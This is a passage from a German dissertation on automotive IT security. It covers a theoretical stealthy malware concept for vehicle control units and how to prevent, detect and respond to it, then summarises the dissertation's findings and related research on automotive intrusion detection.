- Eine Malware auf dem Bremsensteuergerät halbiert die eingehenden Radumdrehungen (Sensoreingabe). Die daraus im Anschluss wie üblich errechnete und am Bus ausgegebene Geschwindigkeit ist zu gering, so dass z.B. das Steuergerät für die Lenkunterstützung mit zu hoher Intensität agiert oder das Steuergerät für die Abstandsregelung (Adaptive Cruise Control / ACC) zu wenig Abstand zum vorausfahrenden Fahrzeug hält.

Manipulation von ECU-Ausgaben: Dies trifft in gleichem Maße auf direkte Manipulationen an Ausgabewerten der infizierten ECU zu, z.B.:

- Auf dem Wegfahrsperrensteuergerät korrumpiert eine automotive „Zecke“ nach der (konditionalen) Aktivierung ihrer Schadfunktion ausgehende, kryptographisch abgesicherte Autorisierungsnachrichten. Das empfangende Motorsteuergerät verweigert hierdurch die Freigabe (das Fahrzeug lässt sich fortan auch mit echtem Schlüssel nicht mehr starten).

Funktionale Änderung bereitgestellter Gerätefunktionen: Durch gezielte Eingriffe in den bestehenden Code des infizierten Steuergeräts könnten auch weiterreichende funktionale Änderungen von Diensten des Gerätes erzielt werden, z.B.:

- Eine „Zecke“ auf einem Fahrerassistenz-Steuergerät übernimmt nach der Aktivierung ihrer Schadfunktion die Kontrolle über die Spurhaltefunktion und leitet am Scheitelpunkt einer engen Kurve das Kommando zu einem plötzlichen Lenkradeinschlag entgegen der Kurvenrichtung ein.

7.2.4 Möglichkeiten für präventiven, detektiven und reaktiven Schutz

Zusammenfassend wäre eine automotive „Zecke“ eine automotive Malware der Ausprägung MAS, die – aufgrund des Ziels der größtmöglichen Tarnung – jedoch nur von einer Teilmenge der für MAS allgemein nutzbaren technischen Möglichkeiten Gebrauch macht.

Grundsätzlich lassen sich einige präventive, detektive und reaktive Gegenmaßnahmen identifizieren, die auch gegen diese Unterausprägung einer MAS wirksam sein können:

Möglichkeiten der Prävention

Präventive Schutzvorkehrungen gegen den Befall mit einer automotiven „Zecke“ sollten hauptsächlich das Ziel verfolgen, alle potentiellen Infektionswege zu schließen. Gemäß Abschnitt 7.2.1 wäre eine Reduktion ausnutzbarer Implementierungsfehler ein wesentlicher Faktor. Dies umfasst eine detaillierte Suche nach entsprechenden Fehlern in bestehenden Geräten sowie weitere Verbesserungen / Testprozeduren im Entwicklungsprozess für zukünftige Geräte (siehe auch Abschnitt 5.1.4).

Möglichkeiten der Detektion

Aufgrund der intensiven Tarnungsbestrebungen einer automotiven „Zecke“ (s.o.) stellen wirksame Ansätze zu ihrer Detektion eine besondere Herausforderung dar.

Besonders gilt dies für netzwerkbasierte IDS-Komponenten, da eine „Zecke“ ihre Kommunikation so gestaltet, dass diese nach außen nicht (oder nur schwer) von der regulären Kommunikation unterscheidbar ist. Teils könnten jedoch während der initialen Infektion in der vorhandenen Kommunikation Anzeichen enthaltener Exploits erkannt werden, die auf die Einschleusung von Schadcode, z.B. einer automotiven „Zecke“, hindeuten können. Während im Fall der Ausnutzung bereits bekannt gewordener Schwachstellen eine signaturbasierte Detektion zugehöriger Exploits möglich ist, kann dies bei unbekannten (sog. 0-day-) Exploits allenfalls anhand unschärferer, generischer Anzeichen wie z.B. *NOP sleds*[35] erfolgen.
In der Theorie könnte auch aufgrund eines festgestellten Fehlverhaltens von Steuergeräten von außen auf eine solche Infektion geschlossen werden. Hierzu müsste deren Ein- / Ausgabeverhalten permanent mit verlässlichen Referenzwerten abgeglichen werden. Um diese bereitzustellen, wären jedoch voraussichtlich für eine Vielzahl von Systemkomponenten entweder Redundanzen oder realistische Simulationen erforderlich. Beides würde in der Praxis voraussichtlich einen sehr großen Kostenfaktor darstellen bzw. könnte für einzelne Geräte ggf. auch nicht funktional umsetzbar sein.

Hostbasierte IDS-Komponenten haben durch Zugriff auf die Geräteressourcen – z.B. den Arbeitsspeicher – grundsätzlich mehr Möglichkeiten, eingedrungenen Schadcode zur Laufzeit identifizieren zu können. So könnten beispielsweise die Anzahl und Position der aktiven Threads mit Referenzwerten abgeglichen werden.
Potentiell könnte jedoch auch ein HIDS durch auf demselben Gerät aktiven Schadcode manipuliert werden bzw. gezielt mit gefilterten Daten versorgt werden. Die Effektivität dieses Ansatzes hängt folglich erheblich von den Isolationseigenschaften seiner Integration in das zu überwachende Hostsystem zusammen. Letztere sollte demnach möglichst nicht ausschließlich in Software gestaltet werden, da dies mit größerer Wahrscheinlichkeit ebenfalls durch (Schad-)Software korrumpierbar ist.

Möglichkeiten der Reaktion

Wurde auf einem Steuergerät eine potentielle Infektion mit einer automotiven „Zecke“ festgestellt, könnte das Gerät aufgrund ihres nicht-persistenten Charakters durch einen als Reaktion eingeleiteten Neustart effektiv bereinigt werden. Dies kommt je nach Art des Steuergeräts ggf. nur unter kontrollierten Bedingungen infrage, z.B. bei stehendem Fahrzeug. Zusätzlich sollte nach Möglichkeit die Konfiguration des Geräts zurückgesetzt werden, da die Malware daran dauerhafte Änderungen vorgenommen haben kann.
Auch sollte eine Protokollierung von Informationen zum Vorfall eingeleitet werden, damit diese (in ggf. anonymisierter Form) durch den Hersteller ausgewertet werden können (siehe Kapitel 6). Insbesondere sollte hierbei der Infektionsweg identifiziert werden, woraufhin Maßnahmen zum Schließen der genutzten Sicherheitslücken eingeleitet werden sollten, so dass diese nicht für weitere Angriffe ausnutzbar sind.

7.2.5 Gefahrenabschätzung

Aktuell wird das Szenario, dass Angreifer Schadcode nach dem Prinzip der „Zecke“ auf IT-Systeme Automobil übertragen könnten, in diesem Abschnitt auf rein theoretischer Basis diskutiert. Aspekte der praktischen Realisierbarkeit werden an dieser Stelle weder akademisch untersucht, noch ist ein praktisches Auftreten für die Zukunft bereits unmittelbar zu befürchten.

Dass dieses Szenario dennoch eine grundlegende Praxisrelevanz hat, zeigt jedoch die Entwicklung im Desktop-IT-Bereich: In den Jahren 2005 (externe Arbeit [Wett05]) bis 2007 (eigene Arbeit [HoLD07]) wurde die Gefahr einer als „Zecke“ bezeichneten Schadsoftware zunächst durch Forscher als potentielle Möglichkeit technisch fortschrittlicher Schadsoftware untersucht und in akademischen Tests belegt. Jüngere Berichte wie [Eike13] zeigen jedoch, dass wesentliche der für sie charakteristischen Techniken inzwischen auch in der Praxis von Angreifern real angewendet werden (vgl. Abschnitt 1.1.1). In dem in [Eike13] geschilderten Fall konnte der Vorfall trotz der intensiv betriebenen Tarnung – die Systemdienste wurden

[35] Längere Sequenzen wirkungsneutraler Opcodes (NOP = no operation), die bei Exploits häufig eingesetzt werden, wenn die Zieladresse der Kontrollflussübernahme nicht exakt vorhersehbar ist.

ausschließlich durch flüchtigen Schadcode im Arbeitsspeicher manipuliert – allerdings erfolgreich detektiert und ausgewertet werden. Folglich wurden in diesem Fall ergänzend zum (nicht lückenlos wirksamen) Präventivschutz offenbar geeignete Maßnahmen der Detektion und Reaktion umgesetzt.

Grundsätzlich könnte sich zukünftig eine ähnliche Entwicklung hin zu in der Praxis aufkommenden Vorfällen auch im automotiven Bereich ergeben. Daher ist es wichtig, dass auch für derartige, technisch anspruchsvolle und aufwendige Angriffstechniken rechtzeitig Strategien der Prävention, Detektion und Reaktion bereitgelegt werden sollten – um einen Großteil der Angriffe von vornherein zu verhindern und dennoch auftretende Vorfälle frühzeitig erkennen und behandeln zu können.

7.2.6 Ausblick auf weitere malwaregestützte Angriffsszenarien

Die Erfahrungen zu Malware in der Desktop-IT weisen jedoch darauf hin, dass maximale Bestrebungen zur deren Tarnung heute nur vergleichsweise selten mit derart hoher Priorität verfolgt werden wie im Fall der „Zecke“[36]. Vordergründig scheinen die Prioritäten der meisten Autoren von Desktop-IT-Malware bislang auf Angriffsstrategien zu liegen, die auch in der Literatur als kennzeichnend für die etablierteren Malware-Ausprägungsformen (vgl. Abschnitt 2.3.1) herangezogen wurden.

Sollten entsprechend motivierte Angreifer zukünftig vermehrt auch automotive IT-Systeme zu den erstrebenswerten Zielsystemen ihrer Malware hinzunehmen, könnten sie sich daher zunächst ebenfalls auf diese „gängigen“ strategischen Ausrichtungen konzentrieren. Grundsätzlich ist somit ein spezieller Fokus auf maximale Tarnung des Angriffs für einen Angreifer nicht zwangsläufig erforderlich. Bezugnehmend auf einige der in Abschnitt 2.3.1 genannten Beispiele verbreiteter Malware-Ausprägungsformen der Desktop-IT könnten mit automotiver Malware beispielsweise auch folgende, daran angelehnte Strategien verfolgt werden:

- Infektion möglichst vieler Steuergeräte in möglichst vielen Fahrzeugen, z.B. um ihre Fähigkeiten bzw. ihren Status in Angreiferkreisen zu beweisen (Prinzip: Virus bzw. Wurm)
- Gezieltes Blockieren des Zugangs zu Ressourcen / Funktionen im Automobil – z.B. dem Navigationssystem, Telefonbuch oder Startfreigabe – mit der Versprechung, dass diese nach Zahlung eines erpressten Entgelts z.B. über einen Freischaltcode wieder freigegeben werden (Prinzip: Ransomware)
- Versteckte, ungewünschte Funktionen in On-Board-Anwendungen von Drittherstellern, die Nutzer z.B. über eine zentrale Plattform des Herstellers installieren können (Prinzip: Trojan horse)
- Wiederholtes Nachladen und Anzeigen von Werbung auf den Multimediasystemen (Prinzip: Adware)
- Anzeigen gefälschter Warnmeldungen, um den Fahrer zu einer bestimmten Handlung zu verleiten (Prinzip: Scareware)
- Einbauen von Hintertüren (Prinzip: Backdoor) oder versteckter, ereignisgesteuerter Schadfunktionen (Prinzip: logische Bomben) durch Innentäter z.B. beim Zulieferer in die ausgelieferte ECU-Software oder nachträglich bereitgestellte Updates
- Einbetten äquivalenter Schadfunktionen in die Hardware gelieferter Steuergeräte (Prinzip: Deeper Malware).

Bei der Forschung an IT-sichereren Fahrzeugen der Zukunft sollte mit möglichst vielen denkbaren Angriffsstrategien unterschiedlichster Ausrichtung gerechnet werden. Einerseits ergibt sich dadurch ein sehr großes, zunächst unübersichtlich erscheinendes Spektrum einzukalkulierender Arten von Malware. Andererseits wären solche weiteren Beispiele automotiver Malware ohne derart intensiven Tarnungsfokus (im Vergleich mit der zuvor ausführlicher diskutierten Möglichkeit einer automotiven „Zecke“) im Rahmen eines herstellerseitigen Sicherheitsmanagements (Kapitel 6) voraussichtlich mindestens im selben Maße durch Maßnahmen der Prävention, Detektion und Reaktion (Kapitel 5) adressierbar.

[36] Beispielsweise wird mit gängiger Schadsoftware häufig eine große Anzahl von Systemen gleichzeitig attackiert und die (z.T. erst zeitlich versetzt mögliche) Erkennung auf einem Teil der Systeme durch die Angreifer häufig in Kauf genommen bzw. einkalkuliert.

8 Zusammenfassung, Fazit und Ausblick

Das vorliegende Abschlusskapitel liefert im folgenden Unterabschnitt 8.1 eine Zusammenfassung wesentlicher Tätigkeiten und Ergebnisse der Arbeit und ordnet deren Bedeutung mit Blick auf das Forschungsgebiet und die einleitend vorgestellten Forschungsfragen ein. Im folgenden Unterabschnitt 8.2 wird anhand parallel erschienener Arbeiten weiterer Forscher auf dem Gebiet die Rolle und Bedeutung der eigenen Arbeiten hierzu in Beziehung gesetzt. Ein Ausblick auf mögliche zukünftige Forschungsthemen in der automotiven IT-Sicherheit wird abschließend im Unterabschnitt 8.3 präsentiert.

8.1 Zusammenfassung und Fazit

Zusammenfassend wurden in dieser Dissertation durch die dargelegten Forschungsaktivitäten folgende wesentliche Arbeiten geleistet und Erkenntnisse gesammelt:

Die Ausgangssituation war unter anderem dadurch gekennzeichnet, dass nur eine sehr lückenhafte, punktuelle Sicht auf relevante Manipulationsmöglichkeiten an automotiver IT vorlag, was besonders auch die Rolle von Malware in automotiven IT-Umgebungen betraf. Die Einengung dieser durch Forschungsfrage 1 adressierten Lücke wurde durch ein umfassendes, zweigliedriges Review (Kapitel 3) erzielt: Dabei wurden einerseits in einer breit angelegten Recherche Praxisbelege zu bestehenden Manipulationsbestrebungen und -umsetzungen an automotiven Systemen gesammelt. Andererseits wurden in Labortests eigene praktische Untersuchungen an realer automotiver IT durchgeführt, in der beispielhafte, ausnutzbare Schwachstellen identifiziert und darüber realisierbare Angriffsstrategien untersucht wurden.

Die so geschaffene Wissens- und Erfahrungsbasis konnte anschließend für eine strukturierte Aufarbeitung (Kapitel 4) genutzt werden, in deren Zuge Antworten auf die in Abschnitt 1.2 aufgestellten Forschungsfragen 2, 2a, 2b und 2c gefunden wurden. Hierbei wurde zunächst eine für das automotive IT-Umfeld angepasste Definition automotiver Malware vorgenommen. Insbesondere die drei hierbei definierten generellen Ausprägungsformen automotiver Malware MAS, MAH und MAP (Abschnitt 4.1.1) stellen im weiteren Verlauf eine wichtige Grundlage dar. Beispielsweise wurden die diversen Ergebnisse des Reviews u.a. anhand dieser Malwareausprägungen in den Definitionsrahmen eingeordnet und eine erste, pauschale Abschätzung des Risikos durch entsprechend einzuordnende Malware vorgenommen. Hierzu konnten auf der im Praxisreview (Kapitel 3) erarbeiteten Erfahrungsbasis u.a. einige Grundsatzaussagen zu den zu erwartenden Schadens-Eintrittswahrscheinlichkeiten abgeleitet werden.

Als anschließender Schwerpunkt mit Blick auf die Forschungsfrage 3 wurde das Spektrum potentieller Schutzmaßnahmen aufgezeigt und anhand konkreter Konzepte illustriert. Nach der einleitenden Diskussion genereller und teils kontroverser Grundsatzstrategien gegen automotive Malware (Abschnitt 4.4) wurden in Kapitel 5 beispielhafte Konzepte gezielt über die drei Domänen der Prävention, Detektion und Reaktion hinweg behandelt. Auch in diesem Punkt hebt sich die Arbeit von der weiteren Forschung zu automotiver IT-Sicherheit ab, die sich bislang zu einem großen Teil auf die Erforschung von Konzepten aus dem Teilgebiet der Prävention fokussiert und sich den ebenfalls wichtigen Teilgebieten der Detektion und Reaktion jedoch bislang nur sehr vereinzelt widmet.

Zudem erfolgen in Kapitel 6 präventions-, detektions- und reaktionsübergreifende Betrachtungen dazu, wie entsprechende automotive Schutzkonzepte durch den Hersteller integriert und betreut werden können (Forschungsfrage 4). Da ein hohes Sicherheitsniveau nur mit durchgängigen Analysen der Bedrohungslage dauerhaft aufrechtzuerhalten ist, wurden Beispiele für geeignete Aktivitäten in diesem Kontext vorgestellt. Untere anderem behandelt wurden IT-forensische Untersuchungen an automotiven IT-Systemen sowie beispielhafte Techniken zur Analyse automotiver Malware. Letzteres erfolgte getrennt nach den einleitend definierten automotiven Malwareausprägungen und wurde anhand je eines entsprechenden automotiven Malwareexemplars illustriert. Auch Möglichkeiten des herstellerseitigen Managements automotiver Intrusion-Detection-Systeme wurden in diesem Kontext behandelt. Auch die in diesem Kapitel behandelten Themen weisen dahingehend einen hohen wissen-

schaftlichen Neuwert auf, dass die zugrundeliegenden Konzepte der Desktop-IT nach vorliegendem Kenntnisstand teils noch nicht, teils nur vereinzelt für die automotive Anwendung beschrieben wurden. Während zur automotiven IT-Forensik einzelne Quellen existieren (z.B. [RoAd02], [NiLa08b], [KiHD09], [NiLa10]), wurden Ansätze zur automotiven Malwareanalyse sowie dem herstellerseitigen Management automotiver IDS nach derzeitiger Kenntnis des Autors erstmals in den dieser Arbeit zugrundeliegenden Aktivitäten vertiefend untersucht.

Abschließend erfolgte in Kapitel 7 eine Zusammenführung und Bewertung der Ergebnisse. In diesem Kontext wurde unter anderem diskutiert, ob und wie sich Malwaretrends der Desktop-IT im automotiven Bereich wiederholen bzw. fortsetzen könnten. Der Bogen zu den einleitend vorgestellten Malwarebeispielen der Desktop-IT wurde insbesondere durch einen Rückbezug auf die im Vorfeld der Arbeiten erforschte, tarnungszentrierte "Zecke" geschlossen, deren Bedrohungspotential im automotiven Kontext reflektiert wurde. Bzgl. einer potentiellen Übertragung dieser und weiterer Malwareausrichtungen auf automotive Zielsysteme wurden Möglichkeiten und Grenzen automotiver Präventions-, Detektions- und Reaktionskonzepte diskutiert.

Als Fazit dieser Arbeit können folgende Erkenntnisse hervorgehoben werden:

Die Bedrohung automotiver IT-Systeme angesichts unautorisierter Eingriffe u.a. durch Einsatz automotiver Malware in unterschiedlichen Ausprägungsformen ist bereits heute aktuell. Bzgl. der vielfach in akademischen Forschungsbeiträgen skizzierten, destruktiven Angriffsszenarien zum gezielten Herbeiführen von Gefahren für Leib und Leben konnten in den durchgeführten Recherchen zwar bislang keinerlei Anzeichen auf entsprechende, real existierende Angriffsaktivitäten ermittelt werden. Allerdings wären solche Angriffsmotivationen nach dem derzeitigen Wissensstand bei einigen existierenden Fahrzeugen sowohl aus der Nähe als auch aus der Entfernung technisch grundsätzlich umsetzbar und stellen durchaus eine realistische, potentielle Bedrohung dar.
Hinter einer Vielzahl der in der Praxis beobachteten Fälle elektronischer Eingriffen ist hingegen bislang vielmehr der Besitzer bzw. Fahrer selbst (ggf. über durch ihn beauftragte Dienstleister) als treibende Kraft zu beobachten. Diese verfolgen ihrerseits zumeist subjektiv konstruktive Ziele wie z.B. Steigerungen der Leistung, Senkung des Verbrauchs oder Aufhebung von Funktionseinschränkungen. Allerdings können auch in solchen Fällen Safetygefährdungen als (typischerweise unbeabsichtigt) resultierende Strukturwirkungen der Eingriffe auftreten. Nicht zuletzt dadurch motiviert auch dieser Großteil heute bereits relevanter Bedrohungen automotiver IT – u.a. durch verschiedene Formen automotiver Malware – konsequentere und ganzheitlichere Konzepte zum Schutz dieser Systeme.

Als eine weitere Erkenntnis ist festzuhalten, dass das im Bereich der Desktop-IT bestehende Spektrum von Konzepten zum Manipulationsschutz von IT-Systemen Potential bietet, um gerade auch in seiner Breite die Absicherung automotiver IT-Systeme weiter zu erhöhen. Neben den verschiedenen technischen Konzeption mit Fokus auf Prävention, Detektion oder Reaktion kommt hierbei insbesondere auch Aspekten des übergreifenden Managements bzw. der Integration der Einzelkonzepte eine entscheidende Rolle zu, um auf sämtlichen Verteidigungslinien konsequent und effizient auf sich dynamisch wechselnde Bedrohungslagen reagieren zu können.

Mit den in dieser Arbeit auf den automotiven Anwendungshintergrund übertragenen Strategien und Konzeptvorschlägen, die sowohl für die drei Verteidigungslinien als auch für deren übergreifende Begleitung erarbeitet wurden, wurde eine Ausgangsbasis zur Ausgestaltung dieses strukturierten Rahmens geschaffen. Für die weitere Ausgestaltung sowohl dieses Rahmens als auch der bislang erarbeiteten Einzelkonzepte besteht insgesamt ein gutes Potential für gleichzeitig notwendige, weitere zukünftige Arbeiten.

8.2 Ausgewählte Themen aus aktuellen Forschungsaktivitäten

Teils parallel, teils zeitlich versetzt zur den dieser Arbeit zugrundeliegenden Forschungsaktivitäten haben andere Forscher weitere Untersuchungen, Erkenntnisse und Konzepte zu den in dieser Arbeit fokussierten Teilgebieten der automotiven IT-Sicherheit beigetragen. Dieser Abschnitt illustriert anhand einiger exemplarischer Arbeiten und unter Bezugnahme auf den zeitlichen Verlauf (Abbildung 70 und Abbildung 71) den teils direkt oder indirekt vorhandenen Einfluss der eigenen Arbeiten und Veröffentlichungen auf das Forschungsgebiet. Die im Rahmen dieser Arbeit entstandenen Ergebnisse und vorgeschlagenen Forschungskonzepte wurden hierbei im weiteren Verlauf in mehreren Fällen durch weitere Forscher aufgegriffen.

Ein Themenkomplex, in dem dies vermehrt der Fall ist, betrifft die geleisteten Forschungsarbeiten zur praktischen Identifikation und Demonstration IT-basierter Angriffsmöglichkeiten in automotiven IT-Netzwerken (siehe auch Abschnitt 3.2). Auf die hierzu geleisteten wissenschaftlichen Laboruntersuchungen wird u.a. in den 2010/11 international und medial vielbeachteten Veröffentlichungen [KCR+10] und [CCK+11] der Universitäten San Diego und Washington verwiesen, die identifizierte Fahrzeug-IT-Schwachstellen erstmals auch an Komplettfahrzeugen demonstrierten. In [KCR+10] wird einleitend der Stand der Forschung auf diesem Gebiet reflektiert. Dabei stellen die Autoren grundsätzlich fest, dass mögliche Verwundbarkeiten automotiver IT-Systeme zuvor von vielen Forschergruppen ausschließlich abstrakt bzw. auf theoretischer Basis beschrieben wurden. Als einzig angeführtes Beispiel existierender Ausnahmen zu dieser Beobachtung werden in die als Grundlage dieser Arbeit vorgenommenen Laboruntersuchungen – konkret die eigene Veröffentlichung [HoKD08] – hervorgehoben. Auch [MiVa13] verweisen in ihrer Arbeit zu demonstrierten Schwachstellen von Komplettfahrzeugen auf diese Vorarbeiten.

Bevor die für diese eigenen Laboruntersuchungen genutzte automotive Hardware vorlag, wurden alternative Möglichkeiten identifiziert und umgesetzt, um potentielle automotive Angriffsstrategien und deren Folgen in Simulationen untersuchen zu können. Das Szenario eines CAN-basierten Angriffs auf den elektrischen Fensterheber (Abschnitt 3.2.2) wurde zunächst in der Software Vector CANoe [Vect14] simuliert und bildete den Schwerpunkt der im Oktober 2007 auf dem *2nd Workshop on Embedded Systems Security* (WESS) in Salzburg vorgestellten, eigenen Veröffentlichung [HoDi07]. Dieser Ansatz, erste praktische Untersuchungen zu automotiver IT-Sicherheit auch ohne physisch vorhandene Fahrzeug-IT durchführen zu können, wurde anschließend auch von den schwedischen Forschern Nilsson und Larson aufgegriffen. Diese präsentierten im April und Oktober 2008 ihre Ergebnisse von ebenfalls in Vector CANoe simulierten Angriffen in den Bussystemen CAN [NiLa08] und FlexRay [NLPJ09].

Abbildung 70 liefert einen Überblick über die zeitliche Einordnung wesentlicher relevanter eigener und externer Forschungsbeiträge zu diesem Themengebiet.




Abbildung 70: Zeitstrahl zu Arbeiten über Angriffe auf automotive Systeme und Busse

Ein weiterer Themenkomplex, der parallel auch durch andere Forscher adressiert wurde (welche auch hierbei teils auf Vorarbeiten aus dem Kontext der vorliegenden Arbeit verweisen) ist die vorgeschlagene Übertragung detektiver und reaktiver Konzepte auf automotive Einsatzumgebungen.
Die erste eigene Veröffentlichung, in der diesbezüglich die Adaption von Intrusion-Detection- bzw. Intrusion-Prevention-Systemen als ein vielversprechendes Beispiel zukünftiger Gegenmaßnahmen verwiesen wird, ist die (bereits oben genannte) eigene Veröffentlichung [HoDi07] aus dem Oktober 2007. Bereits im November 2007 wurde zudem auf der ersten VDI/VW Gemeinschaftstagung Automotive Security in Wolfsburg (im Kontext der Vorstellung der eigenen Veröffentlichung [HKLD07]) ein erster Prototyp eines automotiven IDS am physischen Steuergeräteverbund M1 aus Abbildung 21 vorgeführt. Dessen Konzept und Umsetzung wurden im Juni 2008 zudem in der eigenen Publikation [HoKD08b] publiziert.
Auch dieser ab 2007/2008 angeregte Ansatz automotiver Intrusion Detection wurde ebenfalls durch Larson, Nilsson (s.o.) und Jonsson aufgegriffen. Diese betonten in [LaNi08] das Potential ergänzender Verteidigungslinien nach dem Defense-in-Depth-Prinzip und publizierten ebenfalls im Juni 2008 in [LaNJ08] einen Ansatz zu (spezifikationsbasierter) Angriffserkennung in automotiven Bussystemen. Weitere Arbeiten auf diesem Gebiet wurden u.a. durch Michael Müter (Daimler AG) geleistet (z.B. ab 2009 in [MüGr09], [MüGF10], [MüAs11], [MüGF11]), teils auch in gemeinsamen Arbeiten ([MüHD10] in 2010). Auch Beiträge aus dem Kontext des Forschungsprojekts SEIS (Abschnitt 2.5.3) beziehen automotive Intrusion Detection mit ein und verweisen z.B. in [BGJ+12] auf die in Abschnitt 5.3.3 vorgestellten eigenen Arbeiten aus [HoKD08c]. Im Jahr 2013 wurde der Ansatz automotiver Intrusion Detection durch diverse Forschergruppen vermehrt aufgegriffen:

- [MiVa13] diskutierten in ihrer Arbeit zu praktisch untersuchten, CAN-basierten Angriffen auf aktuelle Komplettfahrzeuge abschließend auch grundlegende Strategien zur Detektion der von ihnen demonstrierten Angriffstechniken. Hierzu schlagen sie primär Vergleiche der Auftretenshäufigkeit kritischer CAN-Nachrichten vor und greifen dabei einen im Rahmen der vorliegenden Arbeit entstandenen Ansatz auf, der u.a. in der eigenen Veröffentlichung [HoKD08] beschrieben ist und von [MiVa13] referenziert wurde.
- In 2013 präsentierte auch die escrypt GmbH auf dem SAE World Congress 2013 ein Konzept für In-Vehicle Firewalls und Intrusion Detection/Prevention Systeme [Kuma13].
- Auf der escar USA, einem seit 2013 bestehenden Ableger der europäischen escar-Konferenzen (s.o.) wurde der Ansatz automotiver Intrusion Detection 2013 durch zwei Beiträge weiterer Forscher aufgegriffen:
  - [HeDe13] stellen einen Ansatz für ein anomaliebasiertes automotives IDS vor, welches auf das Normalverhalten von CAN-Busverkehr trainiert wird und Abweichungen erkennen kann. Die für den Fall einer Anomalieerkennung vorgesehenen Reaktionen ähneln hierbei denjenigen, die im Kontext der vorliegenden Arbeit (bzw. der zugrundeliegenden Publikation [MüHD10]) vorgestellt wurden. Diesbezüglich werden drei ebenfalls kumulative Eskalationsstufen vorgesehen: 1.) Warnung an den Fahrer, 2.) Warnung an den Fahrer und die Infrastruktur, 3.) Warnung an den Fahrer und die Infrastruktur sowie (rechtlich vertretbare) Eingriffe in die Bordelektronik zur Abschwächung des Vorfalls. Langzeitziel des Projekts ist es, in Kooperation mit Herstellern und Zulieferern ab 2020 serienreife Umsetzungen anbieten zu können.
  - Auch die Arbeit [Broo13] verfolgt einen ähnlichen Ansatz, indem ein Ansatz für CAN-Bus-seitige Anomaliedetektion vorgestellt wird. Dieser fokussiert sich hingegen stärker auf die technische Umsetzung der Detektionsstrategien, während bzgl. der Reaktion auf erkannte Vorfälle auf zukünftige Forschung verwiesen wird. Im Beitrag werden einzelne relevante Merkmale von CAN-Busverkehr identifiziert, die auf den verwendeten CAN-IDs, den Zeitstempeln sowie – im Fall periodisch auftretender Botschaften – den Abständen und dem Umfang inhaltlicher Änderungen (in Form der Hamming-Distanz) basieren. Abschließend wird in einer Simulation exemplarischer Angriffsszenarien die Eignung der vorgeschlagenen Merkmale evaluiert. Fazit der Autoren ist, dass die erzielten False Positive Raten um ca. 1% für serienreife Umsetzungen jedoch noch weiter reduziert werden müssen.

Auch Beiträge in Fachmedien, wie z.B. [KeKS13] (S. 40) oder [EbLe13] (S. 31) greifen entsprechende Ansätze der Automotiven Intrusion Detection zunehmend als ein Element automotiver IT-Sicherheitskonzepte mit auf.

Abbildung 71 liefert anhand wesentlicher der vorgenannten Beispiele einen Überblick über die zeitliche Einordnung der zu diesem Themenkomplex geleisteten Arbeiten.




Abbildung 71: Zeitstrahl zu Arbeiten zu detektiven und reaktiven Gegenmaßnahmen

8.3 Ausblick: Mögliche Richtungen zukünftiger Forschung

Subsumierend adressieren die in der vorliegenden Arbeit nach einleitender Analyse der Bedrohungslage diskutierten Konzepte ein sehr breites Spektrum. Sowohl auf Seiten präventiver, detektiver und reaktiver Konzepte als auch mit Blick auf deren übergreifendes Management konnten an dieser Stelle lediglich einzelne, exemplarisch ausgewählte Konzepte vertiefend, jedoch nicht erschöpfend behandelt werden. Insgesamt bleibt daher auf jedem der genannten Teilgebiete Potential für weitere vertiefende Arbeiten bestehen.

